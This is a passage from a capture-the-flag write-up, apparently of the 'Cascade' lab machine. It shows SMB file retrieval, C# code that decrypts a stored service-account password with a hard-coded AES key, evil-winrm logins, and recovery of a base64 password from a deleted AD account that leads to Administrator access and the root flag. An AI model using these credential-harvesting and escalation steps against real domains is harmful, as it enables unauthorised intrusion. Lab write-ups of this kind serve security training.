  System.Data.SQLite.EF6.dll          A   186880  Sun Oct 27 07:38:38 2019
  x64                                 D        0  Sun Jan 26 23:25:27 2020
  x86                                 D        0  Sun Jan 26 23:25:27 2020

                13106687 blocks of size 4096. 7795108 blocks available
smb: \> mget RunAudit.bat
Get file RunAudit.bat? y
getting file \RunAudit.bat of size 45 as RunAudit.bat (0,5 KiloBytes/sec) (average 0,5
↪  KiloBytes/sec)
smb: \> prompt OFF
smb: \> cd DB
lsmb: \DB\> ls
  .                                   D        0  Tue Jan 28 22:40:59 2020
  ..                                  D        0  Tue Jan 28 22:40:59 2020
  Audit.db                            A    24576  Tue Jan 28 22:39:24 2020

                13106687 blocks of size 4096. 7795366 blocks available
smb: \DB\> mget Audit.db
getting file \DB\Audit.db of size 24576 as Audit.db (150,0 KiloBytes/sec) (average 99,4
↪  KiloBytes/sec)
smb: \DB\>
```

`RunAudit.bat` (see below) gives the idea to check the DB is we miss it.

```
CascAudit.exe "\\CASC-DC1\Audit$\DB\Audit.db"
```

Let's open it with Dbeaver.

There is a `DeletedUserAudit` table containing the name of removed users we saw earlier in `\\CASC-DC1\\Data\IT\Logs\Ark AD Recycle Bin\ArkAdRecycleBin.log`.

Id	Username	Name	DistinguishedName
6	test	Test¶DEL:ab073fb7-6d91-4fd1-b877-817b9e1b0e6d	CN=Test\0ADEL:ab073fb7-6d91-4fd1-b877-817b9e1b0e6d,CN=Deleted Objects,DC=cascade,DC=local
7	deleted	deleted guy¶DEL:8cfe6d14-caba-4ec0-9d3e-28468d12deef	CN=deleted guy\0ADEL:8cfe6d14-caba-4ec0-9d3e-28468d12deef,CN=Deleted Objects,DC=cascade,DC=local
9	TempAdmin	TempAdmin¶DEL:5ea231a1-5bb4-4917-b07a-75a57f4c188a	CN=TempAdmin\0ADEL:5ea231a1-5bb4-4917-b07a-75a57f4c188a,CN=Deleted Objects,DC=cascade,DC=local

But more interesting there is a `Ldap` table with only one entry.

Id	uname	pwd	domain
1	ArkSvc	BQO5l5Kj9MdErXx6Q6AGOw==	cascade.local

So we got the password of `ArkSvc` but it's not direct base64 nor SSHA or MD5 LDAP format. I just pasted `BQO5l5Kj9MdErXx6Q6AGOw==` on a search engine and found a C# script decrypting the AES encrypted value.

```
using System;
using System.IO;
using System.Security.Cryptography;
using System.Text;

public class Program
{
  public static void Main()
  {
    string str = string.Empty;
    str = DecryptString("BQO5l5Kj9MdErXx6Q6AGOw==", "c4scadek3y654321");
```

```
    Console.WriteLine(str);
  }

  public static string DecryptString(string EncryptedString, string Key)
    {
      byte[] buffer = Convert.FromBase64String(EncryptedString);
      Aes aes = Aes.Create();
      ((SymmetricAlgorithm) aes).KeySize = 128;
      ((SymmetricAlgorithm) aes).BlockSize = 128;
      ((SymmetricAlgorithm) aes).IV = Encoding.UTF8.GetBytes("1tdyjCbY1Ix49842");
      ((SymmetricAlgorithm) aes).Mode = CipherMode.CBC;
      ((SymmetricAlgorithm) aes).Key = Encoding.UTF8.GetBytes(Key);
      using (MemoryStream memoryStream = new MemoryStream(buffer))
      {
        using (CryptoStream cryptoStream = new CryptoStream((Stream) memoryStream,
        ↪   ((SymmetricAlgorithm) aes).CreateDecryptor(), CryptoStreamMode.Read))
        {
          byte[] numArray = new byte[checked (buffer.Length - 1 + 1)];
          cryptoStream.Read(numArray, 0, numArray.Length);
          return Encoding.UTF8.GetString(numArray);
        }
      }
    }
}
```

Note: it's also possible to reverse engineer the binary to tell that.

So `ArkSvc` password is `w3lc0meFr31nd`. As the password was encrypted with the key `c4scadek3y654321` it must be from the author for the Cascade box.

2.6 Elevation of privilege: ArkSvc to Administrator

It's time to understand what `Ark AD Recycle Bin Manager` is doing exactly, more precisely than *delete domain users*.

When writing the name of the software on a search engine you immediatly find this article: Active Directory Object Recovery (Recycle Bin).

Nice it seems it's a domain wide recycle bin:

> The Active Directory Recycle Bin was introduced in the Windows Server 2008 R2 release. The goal of this feature was to facilitate the recovery of deleted Active Directory objects without requiring restoration of backups, restarting Active Directory Domain Services, or rebooting domain controllers. To accomplish these goals, the AD Recycle Bin introduced changes to the behavior of the Active Directory object deletion lifecycle.

And we are exactly running Windows Server 2008 R2 so that perfectly matches.

Continue reading:

> On to the AD Recycle Bin object recovery process. While providing considerably more value, the AD Recycle Bin was initially hampered by the fact that it was relatively difficult to use. Prior to Windows Server 2012, viewing the contents of the Recycle Bin required the use of an LDAP tool or PowerShell. For example, this PowerShell query will return all of the deleted objects within a domain:
>
> ```
> Get-ADObject -filter 'isDeleted -eq $true -and name -ne "Deleted Objects"'
> ↪  -includeDeletedObjects
> ```

Let's try this out:

```
$ evil-winrm -u 'arksvc' -p 'w3lc0meFr31nd' -i 10.10.10.182

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\arksvc\Documents> Get-ADObject -filter 'isDeleted -eq $true -and name
↪  -ne "Deleted Objects"' -includeDeletedObjects


Deleted           : True
DistinguishedName : CN=CASC-WS1\0ADEL:6d97daa4-2e82-4946-a11e-f91fa18bfabe,CN=Deleted
↪  Objects,DC=cascade,DC=local
Name              : CASC-WS1
                    DEL:6d97daa4-2e82-4946-a11e-f91fa18bfabe
ObjectClass       : computer
ObjectGUID        : 6d97daa4-2e82-4946-a11e-f91fa18bfabe

Deleted           : True
DistinguishedName : CN=Scheduled Tasks\0ADEL:13375728-5ddb-4137-b8b8-b9041d1d3fd2,CN=Deleted
↪  Objects,DC=cascade,DC=local
Name              : Scheduled Tasks
                    DEL:13375728-5ddb-4137-b8b8-b9041d1d3fd2
ObjectClass       : group
ObjectGUID        : 13375728-5ddb-4137-b8b8-b9041d1d3fd2

Deleted           : True
DistinguishedName : CN={A403B701-A528-4685-A816-FDEE32BDDCBA}\0ADEL:ff5c2fdc-cc11-44e3-ae4c-
↪  071aab2ccc6e,CN=Deleted
↪  Objects,DC=cascade,DC=local
Name              : {A403B701-A528-4685-A816-FDEE32BDDCBA}
                    DEL:ff5c2fdc-cc11-44e3-ae4c-071aab2ccc6e
ObjectClass       : groupPolicyContainer
ObjectGUID        : ff5c2fdc-cc11-44e3-ae4c-071aab2ccc6e
```

```
Deleted           : True
DistinguishedName : CN=Machine\0ADEL:93c23674-e411-400b-bb9f-c0340bda5a34,CN=Deleted
↪   Objects,DC=cascade,DC=local
Name              : Machine
                    DEL:93c23674-e411-400b-bb9f-c0340bda5a34
ObjectClass       : container
ObjectGUID        : 93c23674-e411-400b-bb9f-c0340bda5a34

Deleted           : True
DistinguishedName : CN=User\0ADEL:746385f2-e3a0-4252-b83a-5a206da0ed88,CN=Deleted
↪   Objects,DC=cascade,DC=local
Name              : User
                    DEL:746385f2-e3a0-4252-b83a-5a206da0ed88
ObjectClass       : container
ObjectGUID        : 746385f2-e3a0-4252-b83a-5a206da0ed88

Deleted           : True
DistinguishedName : CN=TempAdmin\0ADEL:f0cc344d-31e0-4866-bceb-a842791ca059,CN=Deleted
↪   Objects,DC=cascade,DC=local
Name              : TempAdmin
                    DEL:f0cc344d-31e0-4866-bceb-a842791ca059
ObjectClass       : user
ObjectGUID        : f0cc344d-31e0-4866-bceb-a842791ca059
```

With a command given in the article I tried to restore the `TempAdmin` account:

```
$ *Evil-WinRM* PS C:\Users\arksvc\Documents> Restore-ADObject -Identity
↪   'f0cc344d-31e0-4866-bceb-a842791ca059'
Insufficient access rights to perform the operation
At line:1 char:1
+ Restore-ADObject -Identity 'f0cc344d-31e0-4866-bceb-a842791ca059'
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : InvalidOperation: (CN=TempAdmin\0A...ascade,DC=local:ADObject)
↪   [Restore-ADObject], ADException
    + FullyQualifiedErrorId : 0,Microsoft.ActiveDirectory.Management.Commands.RestoreADObject
```

But it seems we are denied even if `ArkSvc` is in the right group.

> The Identity parameter specifies the Active Directory object to restore. You can identify an object by its distinguished name (DN) or GUID. You can also set the Identity parameter to an object variable such as $, or you can pass an object through the pipeline to the Identity parameter. For example, you can use the Get-ADObject cmdlet to retrieve a deleted object by specifying the IncludeDeletedObjects parameter. You can then pass the object through the pipeline to the Restore-ADObject cmdlet.
>
> Note: You can get the distinguished names of deleted objects by using the Get-ADObject cmdlet with the -IncludedeDeletedObjects parameter specified.

Ref. Restore-ADObject

So we can use this request to list all properties of the deleted object:

```
*Evil-WinRM* PS C:\Users\arksvc\Documents> Get-ADObject -Filter {displayName -eq "TempAdmin"}
↪   -IncludeDeletedObjects -Properties *


accountExpires                  : 9223372036854775807
badPasswordTime                 : 0
badPwdCount                     : 0
CanonicalName                   : cascade.local/Deleted Objects/TempAdmin
                                  DEL:f0cc344d-31e0-4866-bceb-a842791ca059
cascadeLegacyPwd                : YmFDVDNyMWFOMDBkbGVz
CN                              : TempAdmin
                                  DEL:f0cc344d-31e0-4866-bceb-a842791ca059
codePage                        : 0
countryCode                     : 0
Created                         : 1/27/2020 3:23:08 AM
createTimeStamp                 : 1/27/2020 3:23:08 AM
Deleted                         : True
Description                     :
DisplayName                     : TempAdmin
DistinguishedName               :
↪   CN=TempAdmin\0ADEL:f0cc344d-31e0-4866-bceb-a842791ca059,CN=Deleted
↪   Objects,DC=cascade,DC=local
dSCorePropagationData           : {1/27/2020 3:23:08 AM, 1/1/1601 12:00:00 AM}
givenName                       : TempAdmin
instanceType                    : 4
isDeleted                       : True
LastKnownParent                 : OU=Users,OU=UK,DC=cascade,DC=local
lastLogoff                      : 0
lastLogon                       : 0
logonCount                      : 0
Modified                        : 1/27/2020 3:24:34 AM
modifyTimeStamp                 : 1/27/2020 3:24:34 AM
msDS-LastKnownRDN               : TempAdmin
Name                            : TempAdmin
                                  DEL:f0cc344d-31e0-4866-bceb-a842791ca059
nTSecurityDescriptor            : System.DirectoryServices.ActiveDirectorySecurity
ObjectCategory                  :
ObjectClass                     : user
ObjectGUID                      : f0cc344d-31e0-4866-bceb-a842791ca059
objectSid                       : S-1-5-21-3332504370-1206983947-1165150453-1136
primaryGroupID                  : 513
ProtectedFromAccidentalDeletion : False
pwdLastSet                      : 132245689883479503
sAMAccountName                  : TempAdmin
sDRightsEffective               : 0
userAccountControl              : 66048
userPrincipalName               : TempAdmin@cascade.local
uSNChanged                      : 237705
uSNCreated                      : 237695
```

```
whenChanged                     : 1/27/2020 3:24:34 AM
whenCreated                     : 1/27/2020 3:23:08 AM
```

Again the `cascadeLegacyPwd` field.

```
cascadeLegacyPwd                : YmFDVDNyMWFOMDBkbGVz
```

Let's decode it.

```
$ printf %s 'YmFDVDNyMWFOMDBkbGVz' | base64 -d
baCT3r1aN00dles
```

Remember, `Meeting_Notes_June_2018.html` said `TempAdmin` and administrator have the same password.

```
evil-winrm -u 'administrator' -p 'baCT3r1aN00dles' -i 10.10.10.182

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> type ..\Desktop\root.txt
5531592eca279e87a25bbc949ec0acba
```